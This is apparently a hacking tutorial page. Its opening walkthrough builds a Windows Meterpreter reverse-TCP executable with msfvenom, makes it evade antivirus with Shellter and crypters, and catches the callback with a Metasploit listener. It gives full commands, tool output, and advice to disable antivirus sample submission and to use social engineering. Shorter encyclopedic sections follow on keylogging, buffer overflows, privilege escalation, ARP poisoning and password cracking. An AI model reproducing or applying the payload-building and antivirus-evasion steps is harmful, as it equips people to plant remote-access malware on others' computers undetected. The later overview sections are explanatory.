Windows and Linux – Metasploit and Kali Linux

The Metasploit Framework is the most commonly-used framework for hackers worldwide. It allows hackers to set up listeners that create a conducive environment (referred to as a Meterpreter) to manipulate compromised machines. In this article, we'll look at how this framework within Kali Linux can be used to attack a Windows 10 machine.

Creating a Malicious .exe File

To create the executable, you would use msfvenom as shown in the command below:

msfvenom -p windows/meterpreter/reverse_tcp -a x86 –platform windows -f exe LHOST=192.168.100.4 LPORT=4444 -o /root/something32.exe

The command above instructs msfvenom to generate a 32-bit Windows executable file that implements a reverse TCP connection for the payload. The format must be specified as being type .exe, and the local host (LHOST) and local port (LPORT) have to be defined. In our case, the LHOST is the IP address of our attacking Kali Linux machine, and the LPORT is the port to listen on for a connection from the target once it has been compromised.

Making the Executable FUD (Fully Undetectable)


To encode our executable, we shall be using Shellter. Shellter works by changing the executable's signatures from the obviously malicious one to a completely new and unique one that can bypass detection.

Note that antiviruses also check the behavior of executables and employ techniques such as heuristics scanning, so they are not just limited to checking for signatures. During our lab tests we discovered that Windows Defender, which ships by default with Windows 10, flagged the executable 6 out of the 10 times we used Shellter to perform the encoding. This is despite Windows 10 being a fresh download with latest patches applied! You will be better off purchasing Shellter Pro (or any Pro Crypter) or writing your own Crypter to avoid antivirus flagging your executables.

Also note that when writing your own, disable automatic submissions. Otherwise whatever you write, if detected as potentially-unwanted software, will be uploaded by your antivirus for analysis … And we both know how that will end.


To launch Shellter just type **shellter** on the terminal.

You will be required to enter the absolute path to the executable to make FUD. Make sure to select "Auto" mode as shown below.



```
        1010101 01   10 0100110 10     01  11001001 0011101 001001
        11      10   01 00      01     01     01    10      11   10
        0010011 1110001 11011   11     10     00    10011   011001
             11 00   10 01      11     01     11    01      01   11
        0010010 11   00 0011010 100111 000111 00    1100011 01   10 v7.1
        www.ShellterProject.com                     Wine Mode


Choose Operation Mode - Auto/Manual (A/M/H): A

PE Target: /root/something32.exe
```


Shellter will then initialize and run some checks. It will then prompt you whether to run in stealth mode. Select "Y" for yes.



```
Tracing has been completed successfully!

Tracing Time Approx: 0.825 mins.



Starting First Stage Filtering...



*************************
* First Stage Filtering *
*************************

Filtering Time Approx: 0.0031 mins.



Enable Stealth Mode? (Y/N/H): Y
```


The next prompt will require you to enter the payload, either a custom or a listed one. You should select a listed one by typing "L", unless you want to proceed with your own custom payload. Select the index position of the payload to use. We need a Meterpreter_Reverse_TCP, so we will have to go with "1."

![](



```
Enable Stealth Mode? (Y/N/H): Y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

***************************
* meterpreter_reverse_tcp *
***************************

SET LHOST: 192.168.100.4

SET LPORT: 4444
```

Enter LHOST and LPORT and press Enter. Shellter will run to completion and request you to press Enter.




```
**********************
* Verification Stage *
**********************


Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

 Warning!
 If the PE target spawns a child process of itself before
 reaching the injection point, then the injected code will
 be executed in that process. In that case Shellter won't
 have any control over it during this test.
 You know what you are doing, right? ;o)

Injection: Verified!


Press [Enter] to continue...
```

At this point, the executable you provided will have been made undetectable to antivirus solutions.

Again, note that you are better off writing your own or purchasing a Crypter that is constantly being revised. Otherwise, most of your encoding will be flagged as malicious or potentially unwanted software.

We now need to set up a listener on the port we determined within the executable. We do this by launching Metasploit using the command **msfconsole** on the Kali Linux terminal.


First, we'll tell Metasploit to use the generic payload handler "multi/handler" using the command **use multi/handler**. We will then set the payload to match the one set within the executable using the command **set payload windows/meterpreter/reverse_tcp**. We will then set the LHOST and LPORT this way — **set LHOST 192.168.100.4** and **set LPORT 4444**. Once done, type "run" or "exploit" and press Enter.



```
       =[ metasploit v4.17.1-dev                         ]
+ -- --=[ 1788 exploits - 1018 auxiliary - 310 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.4:4444
```

The next step is to execute it from a Windows perspective. In a real-world practical situation, this will require social engineering skills. Nevertheless, copy the something32 to a Windows system within the same network as the Kali system.

We now only have to run the payload from windows perspective to initialize exploitation



Keylogging

Keystroke logging, often referred to as **keylogging** or **keyboard capturing**, is the action of recording (logging) the keys struck on a keyboard, typically covertly, so that person using the keyboard is unaware that their actions are being monitored. Data can then be retrieved by the person operating the logging program. A **keylogger** can be either software or hardware.

While the programs themselves are legal,[1] with many of them being designed to allow employers to oversee the use of their computers, keyloggers are most often used for the purpose of stealing passwords and other confidential information.[2][3]

Keylogging can also be used to study human–computer interaction. Numerous keylogging methods exist: they range from hardware and software-based approaches to acoustic analysis.

Software-based keyloggers

Software-based keyloggers are computer programs designed to work on the target computer's software.[4] Keyloggers are used in IT organizations to troubleshoot technical problems with computers and business networks. Families and business people use keyloggers legally to monitor network usage without their users' direct knowledge. Even Microsoft publicly admitted that Windows 10 operation system has a built-in keylogger in its final version “to improve typing and writing services”.[5] However, malicious individuals can use keyloggers on public computers to steal passwords or credit card information. Most keyloggers are not stopped by HTTPS encryption because that only protects data in transit between computers, thus the threat being from the user's computer.

Hardware-based keyloggers

Hardware-based keyloggers do not depend upon any software being installed as they exist at a hardware level in a computer system.

- Firmware-based: BIOS-level firmware that handles keyboard events can be modified to record these events as they are processed. Physical and/or root-level access is required to the machine, and the software loaded into the BIOS needs to be created for the specific hardware that it will be running on. [14]
- Keyboard hardware: Hardware keyloggers are used for keystroke logging by means of a hardware circuit that is attached somewhere in between the computer keyboard and the computer, typically inline with the keyboard's cable connector. There are also USB connectors based Hardware keyloggers as well as ones for Laptop computers (the Mini-PCI card plugs into the expansion slot of a laptop). More stealthy implementations can be installed or built into standard keyboards, so that no device is visible on the external cable. Both types log all keyboard activity to their internal memory, which can be subsequently accessed, for example, by typing in a secret key sequence. A hardware keylogger has an advantage over a software solution: it is not dependent on being installed on the target computer's operating system and therefore will not interfere with any program running on the target machine or be detected by any software. However its physical presence may be detected if, for example, it is installed outside the case as an inline device between the computer and the keyboard. Some of these implementations have the ability to be controlled and monitored remotely by means of a wireless communication standard.

Buffer Overflow

A **buffer** is a temporary area for data storage. When more data (than was originally allocated to be stored) gets placed by a program or system process, the extra data overflows. It causes some of that data to leak out into other buffers, which can corrupt or overwrite whatever data they were holding.


In a **buffer-overflow attack,** the extra data sometimes holds specific instructions for actions intended by a hacker or malicious user; for example, the data could trigger a response that damages files, changes data or unveils private information.

Attacker would use a buffer-overflow exploit to take advantage of a program that is waiting on a user's input. There are two types of buffer overflows: stack-based and heap-based. Heap-based, which are difficult to execute and the least common of the two, attack an application by flooding the memory space reserved for a program. Stack-based buffer overflows, which are more common among attackers, exploit applications and programs by using what is known as a stack: memory space used to store user input.

Key Concepts of Buffer Overflow

- This error occurs when there is more data in a buffer than it can handle, causing data to overflow into adjacent storage.
- This vulnerability can cause a system crash or, worse, create an entry point for a cyberattack.
- C and C++ are more susceptible to buffer overflow.
- Secure development practices should include regular testing to detect and fix buffer overflows. These practices include automatic protection at the language level and bounds-checking at run-time.

Privilege Escalation




Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.

Most computer systems are designed for use with multiple user accounts, each of which has abilities known as privileges. Common privileges include viewing and editing files, or modifying system files.


Privilege escalation means a user receives privileges they are not entitled to. These privileges can be used to delete files, view private information, or install unwanted programs such as viruses. It usually occurs when a system has a bug that allows security to be bypassed or, alternatively, has flawed design assumptions about how it will be used. Privilege escalation occurs in two forms:

- **Vertical privilege escalation**, also known as *privilege elevation*, where a lower privilege user or application accesses functions or content reserved for higher privilege users or applications (e.g. Internet Banking users can access site administrative functions or the password for a smartphone can be bypassed.)

- **Horizontal privilege escalation**, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B)



ARP Poisoning


Routing under normal operation

Routing subject to ARP cache poisoning

Address Resolution Protocol poisoning (ARP poisoning) is a form of attack in which an attacker changes the Media Access Control (MAC) address and attacks an Ethernet LAN by changing the target computer's ARP cache with a forged ARP request and reply packets. This modifies the layer -Ethernet MAC address into the hacker's known MAC address to monitor it. Because the ARP replies are forged, the target computer unintentionally sends the frames to the hacker's computer first instead of sending it to the original destination. As a result, both the user's data and privacy are compromised. An effective ARP poisoning attempt is undetectable to the user.

ARP poisoning is also known as ARP cache poisoning or ARP poison routing (APR).

ARP poisoning is very effective against both wireless and wired local networks. By triggering an ARP poisoning attack, hackers can steal sensitive data from the targeted computers, eavesdrop by means of man-in-the-middle techniques, and cause a denial of service on the targeted computer. In addition, if the hacker modifies the MAC address of a computer that enables Internet connection to the network, access to Internet and external networks may be disabled.

For smaller networks, using static ARP tables and static IP addresses is an effective solution against ARP poisoning. Another effective method for all kinds of networks is implementing an ARP monitoring tool.

Password Cracking

Password cracking refers to various measures used to discover computer passwords. This is usually accomplished by recovering passwords from data stored in, or transported from, a computer system. Password cracking is done by either repeatedly guessing the password, usually through a computer algorithm in which the computer tries numerous combinations until the password is successfully discovered.

Password cracking can be done for several reasons, but the most malicious reason is in order to gain unauthorized access to a computer without the computer owner's awareness. This results in cybercrime such as stealing passwords for the purpose of accessing banking information.

Other, nonmalicious, reasons for password cracking occur when someone has misplaced or forgotten a password. Another example of nonmalicious password cracking may take place if a system administrator is conducting tests on password strength as a form of security so that hackers cannot easily access protected systems.

The best way that users can protect their passwords from cracking is to ensure they choose strong passwords. Typically, passwords must contain a combination of mixed-case random letters, digits and symbols. Strong passwords should never be actual words. In addition, strong passwords are at least eight characters long.

In many password-protected applications, users are notified of the strength of the password they've chosen upon entering it. The user can then modify and strengthen the password based on the indications of its strength.

